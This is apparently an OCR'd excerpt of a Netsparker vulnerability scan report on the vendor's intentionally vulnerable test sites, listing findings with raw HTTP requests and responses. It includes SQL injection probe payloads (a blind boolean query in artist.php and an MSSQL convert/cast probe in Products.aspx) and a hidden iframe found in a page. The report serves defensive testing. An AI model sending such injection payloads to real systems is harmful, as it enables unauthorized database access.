
Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=13
Content-Length: 3012
Content-Type: text/html
Date: Tue, 26 Nov 2019 13:20:59 GMT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site - PHP</title>
<link href="style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

<div id="menu">
<ul>
<li><a href="process.php?file=Generics/index.nsp">Home</a></li>
<li><a href="hello.php?name=Visitor">Hello</a></li>
<li><a href="products.php?pro=url">Products</a></li>
<li><a href="process.php?file=Generics/about.nsp">About</a></li>
<li><a href="process.php?file=Generics/contact.nsp">Contact</a></li>
<li><a href="auth/">Login</a></li>
</ul>
</div>
<!-- end #menu -->
<div id="header">

</div>
<!-- end #header --> <div id="page">
<div id="page-bgtop">
<div id="page-bgbtm">
<div id="content">
<div class="post">
<h2 class="title"><a href="artist.php#">Artist Service</a></h2>

<div style="clear: both;">&nbsp;</div>
<div class="entry">
<p>

<h3>Results: -1 OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT 0x4E4554535041524B4552),9,1)),0)=82-- </h3></br>

no rows returned
</p>

</div>
</div>
<div style="clear: both;">&nbsp;</div>
</div>
<!-- end #content -->

<div id="sidebar">
<ul>
<li>
<div id="search" >
<form method="get" action="artist.php">
<div>
<input type="text" name="id" id="search-text" value="" />

…
```

| | |
|---|---|
| **Email Address Disclosure** | http://aspnet.testsparker.com/Contact.aspx |

| | |
|---|---|
| | <br>Request<br>GET /Contact.aspx HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>Referer: http://aspnet.testsparker.com/<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br>- contentTop --><br><br></div><br><div class="row"><br><!-- contentCenterMenu --><br><br><h1>Contact</h1><br><p><br>You can e-mail (mail@testsparker.com or sales@testsparker.com) us or fill out the following inquiry form.<br></p><br><div class="form-signin"><br>E-Mail<br><input name="ctl00$contentCenterMenu$contact$txtMail" type="text" id="contentCenterMenu_contact_txtMail"<br>… |
| **Out-of-Date Version (PHP)** | http://php.testsparker.com/robots.txt<br><br>Request<br>GET /robots.txt HTTP/1.1<br>Host: php.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Apache/2.2.8 (Win32) PHP/5.2.6<br><br>Content-Length: 26<br>Last-Modified: Thu, 15 Nov 2018 08:58:11 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/plain<br>Date: Tue, 26 Nov 2019 13:14:50 GMT<br>ETag: "1b00000001b4b1-1a-57ab0400fc09e"<br><br>User-agent: *<br>Disallow: / |
| **Sitemap Detected** | http://aspnet.testsparker.com/sitemap.xml |

|  |  |
|---|---|
|  | <br>Request<br>GET /sitemap.xml HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br>pr 2019 11:09:16 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/xml<br>Content-Encoding:<br>Date: Tue, 26 Nov 2019 13:14:43 GMT<br>ETag: "09664057f0d41:0"<br><br><?xml version="1.0" encoding="utf-8"?><br><urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"><br><url><br><loc>http://aspnet.testsparker.com/WS/</loc><br><changefreq>weekly</changefreq><br><lastmod>2014-09-20</lastmod><br><priority>0.6</priority><br></url><br><url><br><loc>http://a<br>… |
| **ASP.NET Identified** | <br>Request<br>GET / HTTP/1.1<br>Host: www.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Microsoft-IIS/8.5<br>X-Powered-By: ASP.NET<br>Vary: Accept-Encoding<br>Content-Length: 6137<br>Last-Modified: Mon, 21 Oct 2019 20:04:48 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/html<br>Content-Encoding:<br>Date: Tue, 26 Nov 2019 13:14:33 GMT<br>ETa<br>… |
| **Administration Page Detected** | http://aspnet.testsparker.com/administrator/Login.aspx?r=/Dashboard/<br><br>Request<br>GET /administrator/Login.aspx?r=/Dashboard/ HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>Referer: http://aspnet.testsparker.com/administrator/Login.aspx<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>…<br>el><span style="font-style:italic;font-weight:normal;">(theturingtest)</span><br><br /><br><span class="input"><input name="ctl00$contentCenterMenu$login_C_S_R_F_inLoginDetected$Password" type="password" id="contentCenterMenu_login_C_S_R_F_inLoginDetected_Password" maxlength="16" /></span><br></div><br><br><div class="form-row action"><br><br /><br><input type="submit" name="ctl00$contentCenter<br>… |
| **OPTIONS Method Enabled** | http://angular.testsparker.com/ |



Request


```
OPTIONS / HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 0
Referer: http://www.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.4.29 (Ubuntu)
Allow: GET,POST,OPTIONS,HEAD
Content-Length: 0
Content-Type: text/html
Date: Tue, 26 Nov 2019 13:15:08 GMT
```

**Forbidden Resource**

http://angular.testsparker.com/assets/bootstrap/



Request


```
GET /assets/bootstrap/ HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 403 Forbidden

Server: Apache/2.4.29 (Ubuntu)
Content-Length: 315
Content-Type: text/html; charset=iso-8859-1
Date: Tue, 26 Nov 2019 13:14:54 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /assets/bootstrap/
on this server.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at angular.testsparker.com Port 80</address>
</body></html>
```

**Directory Listing (IIS)**

http://aspnet.testsparker.com/statics/



Request




```
GET /statics/ HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwll2gt0bvnqo0lpby; TestCookie=Hello
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 551
Content-Type: text/html; charset=UTF-8
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:46 GMT
Vary: Accept-Encoding

<html><head><title>aspnet.testsparker.com - /statics/</title></head><body><H1>aspnet.testsparker.com - /statics/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 4/11/2019 11:09 AM 1625 <A HREF="/statics/btnBuyNowPricing.gif">btnBuyNowPricing.gif</A><br> 4/11/2019 11:09 AM 1464 <A HREF="/statics/btnBuyNowPricingBlue.gif">btnBuyNowPricingBlue.gif</A><br> 4/11/2019 11:09 AM 176 <A HREF="/statics/data.mdb">data.mdb</A><br>
8/5/2019 12:25 PM &lt;dir&gt; <A HREF="/statics/download/">download</A><br> 4/11/2019 11:09 AM 1386 <A HREF="/statics/help-konu1.html">help-konu1.html</A><br> 4/11/2019 11:09 AM 200 <A HREF="/statics/help-yes.html">help-yes.html</A><br> 4/11/2019 11:09 AM 8319 <A HREF="/statics/logo.jpg">logo.jpg</A><br> 4/11/2019
11:09 AM 649 <A HREF="/statics/pear.sh">pear.sh</A><br> 4/11/2019 11:09 AM 812 <A HREF="/statics/qrcode.png">qrcode.png</A><br> 4/11/2019 11:09 AM 400 <A HREF="/statics/style.css">style.css</A><br> 4/11/2019 11:09 AM 525 <A HREF="/statics/Web.config">Web.config</A><br> 4/11/2019 11:09 AM 25096 <A
HREF="/statics/write-us.jpg">write-us.jpg</A><br> 4/11/2019 11:09 AM 384 <A HREF="/statics/y.gif">y.gif</A><br></pre><hr></body></html>
```

**Database Connection String Detected**

http://aspnet.testsparker.com/Contact.aspx

|  |  |
|---|---|
|  |  |
| **Out-of-Date Version (JQuery)** | http://angular.testsparker.com/assets/jquery-1.12.1.min.js<br> |
| **Out-of-Date Version (List.js)** | http://rest.testsparker.com/docs/vendor/list.min.js<br> |
| **Autocomplete Enabled (PASSWORD FIELD)** | http://angular.testsparker.com/api/smartDFS.php |

Request

```
GET /Contact.aspx HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
-->

<script>
var test = "<iframe src='http://blockchain.info' width='1' height='1'></iframe>";
document.write(test);
</script>

<!-- Your IP Address: 10.6.8.25 -->

<!--
Server=myServerAddress;Database=myDataBase;User Id=myUsername;Password=myPassword;

-->


</div>
<hr />
</div>
<!-- /container -->
<!-- script references -->
<div id="footer">
<div class="container
…
```

Request

```
GET /assets/jquery-1.12.1.min.js HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://angular.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response


```
…

Last-Modified: Fri, 22 Mar 2019 08:02:14 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Content-Encoding:
Date: Tue, 26 Nov 2019 13:14:53 GMT
ETag: "17c80-584aa45cfd2b1-gzip"

/*! jQuery v1.12.1 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("
…
```

Request

```
GET /docs/vendor/list.min.js HTTP/1.1
Host: rest.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…

Last-Modified: Thu, 17 Oct 2019 12:03:48 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Content-Encoding:
Date: Tue, 26 Nov 2019 13:19:16 GMT
ETag: "3e51-5951a028c7100-gzip"

// List.js v1.3.0 (http://www.listjs.com) by Jonny Strömberg (http://javve.com)
!function a(b,c,d){function e(g,h){if(!c[g]){if(!b[g]){var i="function"==typeof require&&require;if(!h&&i)return i(g,!0);if(f)return f(g
…
```



Request


```
GET /api/smartDFS.php HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 205
access-control-allow-origin: *
Content-Encoding:
Date: Tue, 26 Nov 2019 13:21:54 GMT
Vary: Accept-Encoding


<div class="flex-center position-ref full-height">
<div class="content">
<div class="title m-b-md">
Login
</div>

<div class="links">
<form action="">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit">
</form>
</div>
</div>
</div>
```

**Internal Path Disclosure (Windows)**

http://aspnet.testsparker.com/WS/



Request


```
GET /WS/ HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…
" cellpadding="0" cellspacing="0">
<tr class="alt"><th>Requested URL</th><td>&nbsp;&nbsp;&nbsp;http://aspnet.testsparker.com:80/WS/</td></tr>
<tr><th>Physical Path</th><td>&nbsp;&nbsp;&nbsp;C:\Websites\aspnet.testsparker\WS\</td></tr>
<tr class="alt"><th>Logon Method</th><td>&nbsp;&nbsp;&nbsp;Anonymous</td></tr>
<tr><th>Logon User</th><td>&nbsp;&nbsp;&nbsp;Anonymous</td></tr>

</table>
<div class="
…
```

**Database Detected (Microsoft SQL Server)**

http://aspnet.testsparker.com/Products.aspx?pId=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)



Request

```
GET /Products.aspx?pId=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
